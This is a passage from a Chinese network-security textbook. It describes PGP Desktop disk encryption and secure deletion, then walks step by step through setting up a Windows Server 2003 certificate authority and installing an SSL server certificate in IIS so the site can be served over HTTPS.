



图 6.63　虚拟磁盘的文件操作

若要卸载虚拟磁盘，可打开“我的电脑”窗口，在虚拟磁盘的图标上右击，在弹出的快捷菜单中选择 PGP Desktop→“卸载磁盘”菜单项，即可实现对虚拟磁盘的卸载。

(2) 加密全盘或分区

加密全盘通过对整个物理磁盘进行加密，以提供最大限度的安全保证。该种加密方式加密磁盘中的一切内容，包括操作系统，即使将硬盘取下来安装到其他计算机上，也无法获得加密硬盘中的数据。除了对整个磁盘进行加密之外，也可选择对某一个分区进行加密。

在如图 6.59 所示的界面中，单击“加密全盘或分区”按钮，此时将显示如图 6.64 所示的功能界面。如果是对整个物理磁盘进行加密，则选中整个磁盘，不要选择某个分区；若是对某个分区加密，则选中该分区，如图 6.64 所示的界面中选择的是 D 分区。

在对磁盘或分区进行加密处理的过程中，要注意保证计算机的供电，不能断电。若无法保证供电，建议勾选“停电保险”选项，由于要对数据进行防停电备份，会增加加密所需的时间。也建议勾选“最大 CPU 使用”选项，这样可缩短加密的时间，减少因停电可能所带来的风险。

单击“新建口令用户”按钮，打开“PGP 磁盘助手”界面，如图 6.65 所示，为全盘或分区加密创建新用户，用于对磁盘或分区数据进行加密和签名。

若加密的磁盘或分区包含系统启动盘，则必须选中“使用 Windows 口令”单选按钮，以使 PGP 口令和计算机账户登录同步。单击“下一步”按钮继续，此时将打开如图 6.66 所示




图 6.64　加密全盘或分区功能界面




图 6.65　为磁盘加密创建新用户

的对话框。

从如图 6.66 可见，只有“继续只用口令认证”选项有效，单击“下一步”按钮，此时将打开如图 6.67 所示的对话框，要求输入操作系统管理员账户的口令。

输入管理员账户的口令时，一定要和系统真实管理员账户的密码相同，不是设置新的密




图 6.66　“双因素认证”对话框




图 6.67　输入系统登录的管理员账户的密码

码。输入口令后，单击“下一步”按钮，即可实现对系统登录用户的创建，在提示创建完成的对话框中单击“完成”按钮，结束 PGP 磁盘助手向导。

最后单击右上角的“加密”按钮，即可开始对磁盘或分区进行加密操作。

在对该项功能进行测试验证时，建议在 VMware 虚拟机中安装操作系统和 PGP 软件来进行全盘加密测试，以防止操作失误，将磁盘或分区中的数据损坏。

(3) 粉碎可用空间

PGP 粉碎器用于将磁盘上可用空间中仍保留的数据进行安全、彻底的永久粉碎，以防止数据被恢复。

平时进行的文件删除操作，仅是在文件分配表中将其清除，在文件数据存放的具体扇区中，仍然保存有被删文件的数据内容。对于敏感重要的数据，采用常规的删除方法是极不安全的。对于曾经删除过的文件，为保险起见，可使用 PGP 提供的安全粉碎功能来实现。

若要对正要删除的文件进行安全粉碎，可使用 PGP 提供的文件粉碎功能来实现。在要删除的文件上右击，在弹出的快捷菜单中选择 PGP Desktop 菜单项，下面就提供了对文件的粉碎功能。

# 6.4 安全 Web 服务器的配置与实现

## 6.4.1 安全 Web 服务器简介

采用 http://协议访问网页时，网页的数据传输全部采用明文非加密传输，攻击者可拦截获取到网页传输的全部数据，没有任何安全性可言。

为保障基于网页应用的安全，诞生了 https://协议（Secure Hypertext Transfer Protocol），它相当于 http://协议＋SSL（安全套接字层）协议。使用 https://协议传输的网页内容，在传输过程中使用 SSL 协议对其进行加密传输，从而有效地保证了网页应用的传输安全。

在电子商务应用中，凡是要提交用户账户和密码、银行账号和密码以及其他一些敏感数据的网页所在的站点，都应安装配置服务器证书，采用 https://协议来访问，以保证数据传输的安全。

要使 IIS 的 Web 服务器支持使用 https://协议对网站进行访问，在 Web 服务器上必须安装配置服务器证书，并配置 IIS，启用“要求安全通道（SSL）”功能选项。

## 6.4.2 安装配置 CA 证书服务器

安装 CA 证书服务器，实质就是构建 CA 认证中心。对证书的申请、颁发、撤销等维护和管理工作，均由 CA 证书服务器来完成。

证书服务需要启用 IIS 的 ASP 功能，在安装配置 CA 证书服务器之前，在 IIS 的“Web 服务扩展”中，注意设置“Active Server Pages”的状态为允许，如图 6.68 所示。

在 Windows 控制面板中选择执行“添加或删除程序”，然后单击“添加/删除 Windows 组件”按钮，打开 Windows 组件安装向导，如图 6.69 所示。

在“组件”列表框中勾选“证书服务”选项，此时将弹出提示框，提示安装证书服务器后，计算机名和域成员身份都不能更改，更改后，将使此 CA 颁发的证书无效。首先确认服务器的计算机名是否还需更改，若不需要，单击“是”按钮确认安装证书服务。

在如图 6.69 所示的对话框中，单击“下一步”按钮，此时将打开“CA 类型”对话框，如图 6.70 所示。

选择“独立根 CA”类型，然后单击“下一步”按钮，此时将打开如图 6.71 所示的对话框，要求输入 CA 识别信息。在“此 CA 的公用名称”输入框中输入 CA 的名称，“可分辨名称后缀”保持为空，证书的有效期可根据需要进行设置和调整，默认为 5 年，然后单击“下一步”按




图 6.68　配置允许 ASP 解析





图 6.69　安装证书服务




图 6.70　选择 CA 类型

钮,在弹出的提示框中单击“是”按钮确认,此时将开始加密密钥,之后显示“证书数据库设置”界面,如图 6.72 所示。




图 6.71　设置 CA 识别信息

图 6.72　设置证书数据库

“证书数据库设置”界面均采用默认设置值,这样系统才会根据证书类型自动分类和调用,因此建议用户不要修改,直接单击“下一步”按钮,此时将弹出“要完成安装,证书服务器必须暂时停止 Internet 信息服务。您要现在停止服务吗?”的提示信息,回答“是”,系统开始安装和复制文件,此时需要将 Windows 2003 Server 的安装光盘放入光驱,以便读取安装所需的系统文件。

安装完成后,在“开始”菜单的“管理工具”选项下面将新增“证书颁发机构”菜单项,并在 IIS 的默认站点下面自动创建 CertControl、CertEnroll 和 CertSrv3 个虚拟目录,如图 6.73 所示。




图 6.73　证书服务创建的虚拟目录

## 6.4.3　Web 服务器证书的申请与安装

### 1. 申请 Web 服务器证书

为使 IIS 支持 SSL 安全协议，启用安全通道，IIS 服务器端必须申请和安装服务器证书。

在“默认网站”上右击，在弹出的菜单中选择“属性”选项打开“默认网站 属性”对话框，选择“目录安全性”选项卡，如图 6.74 所示，在该选项卡中单击“服务器证书”按钮，打开 Web 服务器证书向导。




图 6.74　Web 服务器目录安全性设置界面

在打开的服务器证书向导的欢迎页面中，单击“下一步”按钮，此时将打开如图 6.75 所示的对话框，选中“新建证书”单选按钮，然后单击“下一步”按钮，将打开如图 6.76 所示的对话框。

在如图 6.76 所示的对话框中，直接单击“下一步”按钮。此时将要求设置证书的名称，如图 6.77 所示。设置好后，单击“下一步”按钮，接下来将打开如图 6.78 所示的对话框，要求设置单位和部门的名称。




图 6.75　IIS 证书向导




图 6.76　准备证书请求




图 6.77　设置证书的名称

在如图 6.78 所示的界面中，单击“下一步”按钮，此时将打开如图 6.79 所示的对话框，要求设置站点的公用名称，即设置要使用 SSL 协议的网站的域名，此处假设网站域名为 www.myweb.com。网站域名更改后，服务器证书将失效，必须重新申请。




图 6.78　设置证书拥有者的单位和部门名称





图 6.79　设置指定启用证书的站点的域名

设置指定网站的公用名称（域名）后，单击“下一步”按钮，接下来将显示要求输入地理信息的对话框，如图 6.80 所示。

输入“省/自治区”和“市县”信息后，单击“下一步”按钮，接下来要求指定一个文件名，用来保存证书申请请求，如图 6.81 所示。

设置好后，单击“下一步”按钮，接下来将显示设置信息的摘要，确认无误后，单击“下一步”按钮，最后显示完成对话框，单击“完成”按钮，完成证书申请请求。

**2. 颁发与导出服务器证书**

将获得的证书请求文件以电子邮件或其他方式发送到证书颁发机构，证书颁发机构将





图 6.80　为证书输入拥有者的地理信息




图 6.81　设置保存证书申请请求的文件名

发送回一个包含新证书的响应文件，重新启动此向导，就可实现将新证书附加到 Web 服务器中。

(1) 提交证书申请请求

依次选择 Windows 的“开始”→“所有程序”→“管理工具”→“证书颁发机构”选项，打开证书颁发机构管理器，如图 6.82 所示。

右击 cqtbi_ca，在弹出的菜单中依次选择“所有任务”→“提交一个新的申请”选项，如图 6.83 所示。

此时将显示“打开申请文件”对话框，选择前一步产生的请求文件 c:\certreq.txt，即可将服务器证书申请请求提交给证书颁发机构。接下来选择“挂起的申请”文件，即可查看提交到证书颁发机构的请求，如图 6.84 所示。




图 6.82　证书颁发机构管理器




图 6.83　提交证书申请请求




图 6.84　收到的待处理的证书申请请求

(2) 颁发证书

在如图 6.84 所示的界面中，在证书申请请求项目上右击，在弹出的菜单中依次选择“所有任务”→“颁发”选项，即可实现对该证书申请的颁发，如图 6.85 所示。




图 6.85　颁发证书

证书颁发后,在"颁发的证书"文件中就可查看到已颁发的证书列表,如图 6.86 所示。




图 6.86 已颁发的证书

(3) 将证书导出到证书文件

在如图 6.86 所示的界面中,在颁发的证书列表中要导出的证书上右击,在弹出的菜单中选择"打开"菜单项,打开证书,然后选择"详细信息"选项卡,如图 6.87 所示。

在如图 6.87 所示的对话框中,单击"复制到文件"按钮,将打开证书导出向导。在欢迎界面中直接单击"下一步"按钮,接下来将显示证书"导出文件格式"对话框,如图 6.88 所示。




图 6.87 证书详细信息





图 6.88 选择证书导出的格式

保持默认的 DER 编码二进制 X.509 格式,然后单击"下一步"按钮,接下来设置指定导出文件名及路径,单击"浏览"按钮,将打开"另存为"对话框,在该对话框中可选择文件的存盘路径,并可指定存盘的文件名,证书文件的扩展名为.cer。此处假设将证书导出到 c:\cqtbi_web.cer 文件中,文件名设置好后,单击"下一步"按钮,在"正在完成证书导出向导"对话框中单击"完成"按钮,完成证书的导出并结束导出向导。

**3. 安装 Web 服务器证书**

在 IIS 中打开网站的属性对话框,选择"目录安全性"选项卡,单击"服务器证书"按钮,再次打开服务器证书向导,此时向导会提示存在挂起的证书请求,如图 6.89 所示。

单击"下一步"按钮,此时将打开如图 6.90 所示的对话框。选中"处理挂起的请求并安装证书"单选按钮,然后单击"下一步"按钮,此时将显示要求输入包含证书颁发机构响应的

文件名及路径的对话框，单击“浏览”按钮，选择前面导出的服务器证书文件，如图 6.91 所示。





图 6.89　Web 服务器证书向导

